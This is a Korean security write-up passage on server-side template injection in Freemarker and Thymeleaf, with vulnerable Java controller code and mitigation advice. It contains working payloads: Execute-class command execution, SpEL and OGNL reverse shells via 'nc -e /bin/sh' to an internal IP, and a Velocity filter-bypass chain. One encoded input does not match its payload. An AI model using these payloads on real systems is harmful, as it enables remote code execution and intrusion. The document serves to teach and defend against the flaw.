Freemarker 에서 발생하는 SSTI 취약점은 사용자 입력값에 대한 적절한 검증 없이 해당값을 템플릿 구문으로 해석할 때 발생한다. 사용자 입력값을 그대로 받아 서버 측 템플릿에 템플릿 구문이 해석될 수 있는 예시 코드는 아래와 같다.

MainController.java

```
import java.io.IOException;
import java.io.StringReader;
... (중략) ...
@Controller
@EnableAutoConfiguration
public class Main {
... (중략) ...
        @RequestMapping("/freemarker")
        @ResponseBody
        String freemarker(@RequestParam(required = false, name = "name") String name) {
                if (name == null) {
                        name = "";
                }
                String template = "<!DOCTYPE html><html lang='en'><head>" +
                                ...
                                + name +"</p></body></html>";
                try {
                        Template t = new Template("home", new StringReader(template), new
Configuration());
                        Writer out = new StringWriter();
                        try {
                                t.process(new HashMap<Object, Object>(), out);
                        } catch (TemplateException e) {
                                e.printStackTrace();
                        }
                        template = out.toString();
                } catch (IOException e) {
                        e.printStackTrace();
                }
                return template;
        }
```

SSTI 공격에 이용할 수 있는 Freemarker Template Engine 의 기본적인 문법은 다음과 같다.

구분자	설명	예시
<#assign ...>	참조할 값을 설정	<#assign seq="foo">
<#if condition> **...** **<#else >** **...** **</#if>** **...**	조건문을 나타내는 구분자	<#if x == 1> x is 1 <#else> x is not 1 </#if>
<#list sequence> **...** **</#list>**	반복문을 나타내는 구분자	<#list sequence as item> Part repeated for each item </#list>
${Value}	값을 출력	<#assign seq="foo"> ${seq}

위 표를 참고하여 표현식의 값을 출력하는 구분자를 이용한 수식 "${7*7}"을 입력하면, 아래와 같이 템플릿 구문으로 해석해 49 를 출력하는 것을 확인할 수 있다.

페이로드	${7*7}
입력값	?name=%24%7b%37%2a%37%7d



그림 12. Freemarker Template Engine 에서 ${7*7} 구문 입력 시

Freemarker 공식 문서에는 임의의 Java 객체를 생성하는데 사용되는 FreemarkerModel 클래스와 그에 대한 위험성이 언급돼 있다.

• URL : https://freemarker.apache.org/docs/app_faq.html#faq_template_uploading_security

Freemarker 의 TemplateModel 에 관한 내용을 보면, 명령어를 실행할 수 있는 Execute 클래스가 존재한다.

• URL : https://freemarker.apache.org/docs/api/freemarker/template/utility/Execute.html

해당 클래스의 사용 예시는 아래와 같다.

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("실행할_명령어") }
```

따라서, FreemarkerModel 의 Execute 클래스를 호출하여 "id" 명령어를 실행하는 페이로드는 다음과 같다.

페이로드	<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
입력값	?name= %3c%23%61%73%73%69%67%6e%20%65%78%20%3d%20%22%66 %72%65%65%6d%61%72%6b%65%72%2e%74%65%6d%70%6c%61%74%65 %2e%75%74%69%6c%69%74%79%2e%45%78%65%63%75%74%65%22%3f %6e%65%77%28%29%3e%24%7b%20%65%78%28%22%69%64%22%29%7d



그림 13. Freemarker Template Engine 에서 원격 명령 실행 및 결과 출력 1

또는 표현식을 이용해 다음과 같이 구현할 수도 있다.

페이로드	${"freemarker.template.utility.Execute"?new()("id")}
입력값	?name= %24%7b%22%66%72%65%65%6d%61%72%6b%65%72%2e%74 %65%6d%70%6c%61%74%65%2e%75%74%69%6c%69%74%79%2e%45 %78%65%63%75%74%65%22%3f%6e%65%77%28%29%28%22%69%64%22%29%7d



그림 14. Freemarker Template Engine 에서 원격 명령 실행 및 결과 출력 2

4) Thymeleaf

마지막으로 Spring 환경의 Thymeleaf Template Engine 에서 어떻게 SSTI 취약점이 발생하고 어떤 공격 구문을 삽입할 수 있는지 소개한다.

Thymeleaf 는 XML 과 웹 표준을 염두에 두고 설계된 서버 측 템플릿 엔진이다. XML, Valid XML, XHTML, Valid XHTML, HTML5, Legacy HTML5 템플릿 모드를 지원한다.

Thymeleaf 에서 발생하는 SSTI 취약점 역시 사용자 입력값에 대한 적절한 검증 없이 해당 값을 템플릿 구문으로 해석해 발생한다. 사용자 입력값을 그대로 받아 서버 측 템플릿에 템플릿 구문이 해석될 수 있는 예시 코드는 아래와 같다.

MainController.java

```
import org.thymeleaf.spring5.SpringTemplateEngine;
import org.thymeleaf.templateresolver.ITemplateResolver;
import org.thymeleaf.templateresolver.StringTemplateResolver;
... (중략) ...
@Controller
public class MainController {
    @RequestMapping("/thymeleaf")
    @ResponseBody
    public String thymeleaf(@RequestParam(defaultValue="sktester") String username, HttpServletRequest
request, HttpServletResponse response) {
        String template = "<!DOCTYPE html><html lang='en'><head>" +
        ... (중략) ...
        "Hello, " + name +"</p></body></html>";
        ... (중략) ...
        TemplateEngine templateEngine = new SpringTemplateEngine();
        ITemplateResolver templateResolver = new StringTemplateResolver();
        templateEngine.setTemplateResolver(templateResolver);
        WebContext ctx = new WebContext(request, response, request.getServletContext());
        ... (중략) ...
        Writer out = new StringWriter();
        templateEngine.process(template, ctx, out);
        return out.toString();
}
```

SSTI 공격에 이용할 수 있는 thymeleaf Template Engine 의 기본적인 문법은 다음과 같다.

구분자	설명	예시
${ ... }	변수 표현식	<div th:text="${foo}">
@{ ... }	URL 링크 표현식	<a th:href="@{/foo(param1=${param1}, param2=${param2})}">foo
[[...]]	데이터 직접 접근	[[${data}]]
th:text	태그 내 데이터 접근	<h1 th:text="${data}">data</h1>

(※ https://www.thymeleaf.org/doc/tutorials/3.0/usingthymeleaf.html#standard-expression-syntax)

위 표를 참고하여 수식이 삽입된 변수 표현식에 직접 접근하는 "[[${7*7}]]"구문을 입력하면 아래와 같이 템플릿 구문으로 해석해 49를 출력하는 것을 확인할 수 있다.

페이로드	[[${7*7}]]
입력값	?username=%24%7b%37%2a%37%7d



그림 15. Thymeleaf Template Engine 에서 [[${7*7}]] 구문 입력 시

혹은 태그 안에 수식을 넣은 “〈a th:text=${7*7}〉〈/a〉” 구문으로도 확인할 수 있다.

페이로드	<a th:text=${7*7}>
입력값	?username=%3c%61%20%74%68%3a%74%65%78%74%3d%24%7b%37%2a%37%7d %3e%3c%2f%61%3e



그림 16. Thymeleaf Template Engine 에서 〈a th:text=${7*7}〉〈/a〉 구문 입력 시

Thymeleaf 도 Velocity Template Engine 과 같이 임의의 문자열을 선언한 뒤, 동적으로 클래스를 불러올 때 사용하는 Java 의 Reflection 기능을 활용하면 소스코드 내 클래스를 불러올 수 있다.

페이로드	<a th:text="${''.getClass().forName('java.lang.Runtime')}" >
입력값	?username=<a%20th%3atext%3d"%24%7b%27%27%2egetClass%28%29%2eforName %28%27java%2elang%2eRuntime%27%29%7d"><%2fa>

그림 17. Thymeleaf Template Engine 에서 forName() 메서드를 활용한 구문 입력 시

Velocity Template Engine 과 동일하게 임의의 클래스를 호출할 수 있으므로, java.lang.Runtime 클래스를 호출한 뒤, exec() 메서드를 활용하면 원격에서 임의의 명령을 실행할 수 있다.

페이로드	<a th:text="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('nc –e /bin/sh 192.168.102.61 8888')}">
입력값	?username= <a%20th%3atext%3d"%24%7b%27%27%2egetClass%28%29%2eforName%28%27java%2elang%2eRuntime%27%29%2egetRuntime%28%29%2eexec%28%27nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888%27%29%7d"><%2fa>



그림 18. Thymeleaf Template Engine 에서 원격 명령 실행 실행으로 리버스 쉘 연결

Thymeleaf 에서는 SpEL(Spring Expression Language) 이라는 런타임에서 객체 그래프 쿼리 및 조작을 지원하는 표현식을 사용할 수 있다. 이를 활용하면 다음과 같이 원격 명령을 실행할 수 있다.

페이로드	<th th:text="${T(java.lang.Runtime).getRuntime().exec('nc -e /bin/sh 192.168.102.61 8888')}">Test</th>
입력값	?username= <th%20th%3atext%3d"%24%7bT%28java%2elang%2eRuntime%29%2egetRuntime %28%29%2eexec%28%27nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61 %208888%27%29%7d">Test<%2fth>%0a



그림 19. Thymeleaf Template Engine 에서 SpEL 을 활용한 원격 명령 실행으로 리버스 쉘 연결

OGNL(Object-Graph Navigation Language)는 Apache 소프트웨어, Java Application 에서 다수 사용되는 표현식이다. 만일 사용중인 Thymeleaf 가 해당 OGNL 표현식을 지원한다면, 다음과 같은 OGNL 표현식으로 원격 명령을 실행할 수 있다.

페이로드	[[${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("nc -e /bin/sh 192.168.102.61 8888")}]]
입력값	?username= <th%20th%3atext%3d"%24%7bT%28java%2elang%2eRuntime%29%2egetRuntime%28%29%2eexec%28%27nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888%27%29%7d">Test<%2fth>%0a



그림 20. Thymeleaf Template Engine 에서 OGNL 을 활용한 원격 명령 실행으로 리버스 쉘 연결

■ SSTI 대응 방안

어떤 사용자도 템플릿을 조작할 수 없도록 만드는 것이 가장 좋지만, 동적으로 템플릿을 구성해야 하는 경우에는 템플릿 조작을 허용해야 할 수도 있다.

또한, logic-less 한 Liquid, Handlebars, Mustache 와 같은 템플릿을 사용할 때도 코드 실행과는 별개로 템플릿을 구성하기 때문에 SSTI 에 대한 방어가 가능하다. 그러나, 각 템플릿 엔진이 다른 문법과 환경을 구성하기 때문에 현실적으로 어려운 방법이다.

위 두 가지 방법을 제외하면 SSTI 에 대한 실질적인 대응 방안으로는 코드 안정성 검사(sanitization), 입력값 검증(Input Validation), 그리고 샌드박싱(sandboxing)이 있다.

1. Sanitization(코드 안정성 검사)

Sanitization 이란 검증되지 않은 사용자 입력으로부터 Template 을 생성하지 않도록 처리하는 방식이다. 사용자 입력이 필요한 경우, Template 에서 제공하는 Parameter 로 처리하도록 구성해 Template 자체에 영향을 줄 수 없도록 제한해야 한다.

대표적으로 Flask 의 render_template() 메서드를 사용할 수 있다. 해당 메서드의 활용 예시는 다음과 같다.

app.py

```
#!/usr/bin/python3
from flask import *

... (중략) ...

@app.route('/', methods=['POST','GET'])
def index():
    a = int(request.form['a'])
    return render_template('index.html', a=a)
... (후략) ...
```

해당 조치를 하면 다음과 같이 49 라는 결과가 아닌, {{5*5}}를 그대로 출력하는 것을 확인할 수 있다.

페이로드	{{5*5}}
입력값	?id=%7b%7b5%2a5%7d%7d

그림 21. Jinja2 Template Engine 에서 sanitization 이후 {{5*5}} 구문 입력 시

2. Input Validation(입력값 검증)

사용자 입력에서 {, }, [,] 과 같은 특수문자 자체를 받지 못하도록 Escape 처리하는 로직을 적용하여 대응할 수 있다. 예를 들어, {{5*5}}를 입력했다면, 25 가 아닌, 특수문자가 필터링 되어 55 라는 값이 출력돼야 한다. 다음과 같이 필터링 대상을 구성할 수 있다.

필터링 대상(예시)					
-	=	+	.	,	/
?	:	^	$	#	@
*	₩	"	※	~	&
%	!	(	)	[	]
<	>	{	}	`	_

하지만, 블랙리스트 기반 필터링이기 때문에 필터링이 미흡하면 우회할 수 있다. 가령, 특정 클래스를 불러오지 못하도록 “java.lang”(Velocity, Thymeleaf), “template.utility”(Freemarker), “class”(Jinja2) 와 같은 문자열을 필터링했다면, 각 Template Engine 에서는 다음과 같이 우회시도가 가능하다.

Velocity 우회 방안

페이로드	#set($engine="") #set($a="java.la") #set($b="ng.Runtime") #set($c="ng.String") #set($d="ng.Character") #set($str=$engine.getClass().forName($a.concat($c))) #set($chr=$engine.getClass().forName($a.concat($d))) #set($proc=$engine.getClass().forName($a.concat($b)).getRuntime().exec("id")) #set($null=$proc.waitFor()) #set($prt=$proc.getInputStream()) #foreach($i in [1..$prt.available()]) $str.valueOf($chr.toChars($prt.read())) #end
입력값	?username=%23set%28%24engine%3d""%29%0a%23set%28%24a%3d"java%2ela"% 29%0a%23set%28%24b%3d"ng%2eRuntime"%29%0a%23set%28%24c%3d"ng%2eSt ring"%29%0a%23set%28%24d%3d"ng%2eCharacter"%29%0a%23set%28%24str%3d %24engine%2egetClass%28%29%2eforName%28%24a%2econcat%28%24c%29%29 %29%0a%23set%28%24chr%3d%24engine%2egetClass%28%29%2eforName%28%2 4a%2econcat%28%24d%29%29%29%0a%23set%28%24proc%3d%24engine%2eget Class%28%29%2eforName%28%24a%2econcat%28%24b%29%29%2egetRuntime%2 8%29%2eexec%28"id"%29%29%0a%23set%28%24null%3d%24proc%2ewaitFor%28 %29%29%0a%23set%28%24prt%3d%24proc%2egetInputStream%28%29%29%0a%2 3foreach%28%24i%20in%20%5b1%2e%2e%24prt%2eavailable%28%29%5d%29%0a %24str%2evalueOf%28%24chr%2etoChars%28%24prt%2eread%28%29%29%29%0a %23end%20%0a

